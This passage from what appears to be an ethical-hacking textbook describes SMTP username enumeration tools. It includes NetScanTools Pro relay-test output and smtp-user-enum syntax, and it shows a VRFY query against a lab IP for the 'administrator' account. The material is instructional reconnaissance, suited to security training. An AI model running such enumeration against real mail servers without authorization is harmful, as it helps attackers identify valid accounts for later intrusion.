
SMTP Enumeration Tools

SMTP enumeration tools are used to perform username enumeration. Attackers can use the usernames obtained from this enumeration to launch further attacks on other systems in the network.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro's SMTP Email Generator tool tests the process of sending an email message through an SMTP server. Attackers use NetScanTools Pro for SMTP enumeration and extract all the email header parameters, including confirm/urgent flags. Attackers can also record the email session in a log file and then view the communications between NetScanTools Pro and the SMTP server in the log file.


demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Routing Table - IPv6
*nix RPC Info
Service Lookup
Simple Services
SMB Scanner
SMTP Server Tests
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
For Help, press F1
Click here to Buy Now!
Manual Tools - SMTP Server Tests
Add Note
Jump To Automated
Reports
☐ Add to Favorites
IPv4
IPv6
Global Test Settings
View SMTP Log File
Delete SMTP Log File
Test Message
Send Test Message
Stop Sending Test Message
Test Message Settings
Email Relay Testing
Start SMTP Relay Test
Stop Relay Test
View Relay Test Results
Clear All Tests
Set All Tests
CAP NUM SCRL

Use this tool to send test SMTP messages and to check servers for email relaying.

SMTP mail server name (server.domain.com or IP address - required): 10.10.1.19

HELO login ID: Server2022

SMTP Port: 25

Network Timeout (sec): 15

Your Sending Domain Name: yourdomain.com

Tests to run: ☑ 1 ☐ 2 ☐ 3 ☐ 4 ☐ 5 ☐ 6 ☐ 7 ☐ 8 ☐ 9 ☐ 10 ☐ 11 ☐ 12 ☐ 13 ☐ 14 ☐ 15 ☐ 16 ☐ 17

● View Results as Text
○ View Results in Web Browser

```
Connecting to 10.10.1.19 [10.10.1.19], port 25
220 Server2019 Microsoft ESMTP MAIL Service, Version: 10.0.17763.1
EHLO Server2022

***Relay Test 1.***
RSET
250 2.0.0 Resetting
MAIL FROM:<spamtest@yourdomain.com>
250 2.1.0 spamtest@yourdomain.com....Sender OK
RCPT TO:<securitytest@yourdomain.com>
550 5.7.1 Unable to relay for securitytest@yourdomain.com
QUIT

Results:
No relays accepted by server.

End of Relay Test. Time: Thu, 12 May 2022 05:39:02
```

Figure 4.31: Screenshot of NetScanTools Pro

- **smtp-user-enum**

  Source: *http://pentestmonkey.net*


  smtp-user-enum is a tool for enumerating OS-level user accounts on Solaris via the SMTP service (sendmail). Enumeration is performed by inspecting the responses to VRFY, EXPN, and RCPT TO commands. As shown in the screenshot, smtp-user-enum needs to be passed on to a list of users and at least one target running an SMTP service. The syntax for using smtp-user-enum is as follows:

  `smtp-user-enum.pl [options] (-u username|-U file-of-usernames) (-t host|-T file-of-targets)`

  smtp-user-enum has the following options:

  - **-m n**: Maximum number of processes (default: 5)
  - **-M mode**: Specify the SMTP command to use for username guessing from among EXPN, VRFY, and RCPT TO (default: VRFY)
  - **-u user**: Check if a user exists on the remote system
  - **-f addr**: Specify the from email address to use for "RCPT TO" guessing (default: user@example.com)

- **-D dom**: Specify the domain to append to the supplied user list to create email addresses (default: none)
- **-U file**: Select the file containing usernames to check via the SMTP service
- **-t host**: Specify the server host running the SMTP service
- **-T file**: Select the file containing hostnames running the SMTP service
- **-p port**: Specify the TCP port on which the SMTP service runs (default: 25)
- **-d**: Debugging output
- **-t n**: Wait for a maximum of n seconds for the reply (default: 5)
- **-v**: Verbose
- **-h**: Help message




```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $smtp-user-enum -M VRFY -u administrator -t 10.10.1.19
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue Mar 22 01:40:49 2022 #########
######## Scan completed at Tue Mar 22 01:40:49 2022 #########
0 results.

1 queries in 1 seconds (1.0 queries / sec)
┌─[attacker@parrot]─[~]
└──╼ $
```

Figure 4.32: Screenshot of smtp-user-enum

DNS Enumeration Using Zone Transfer

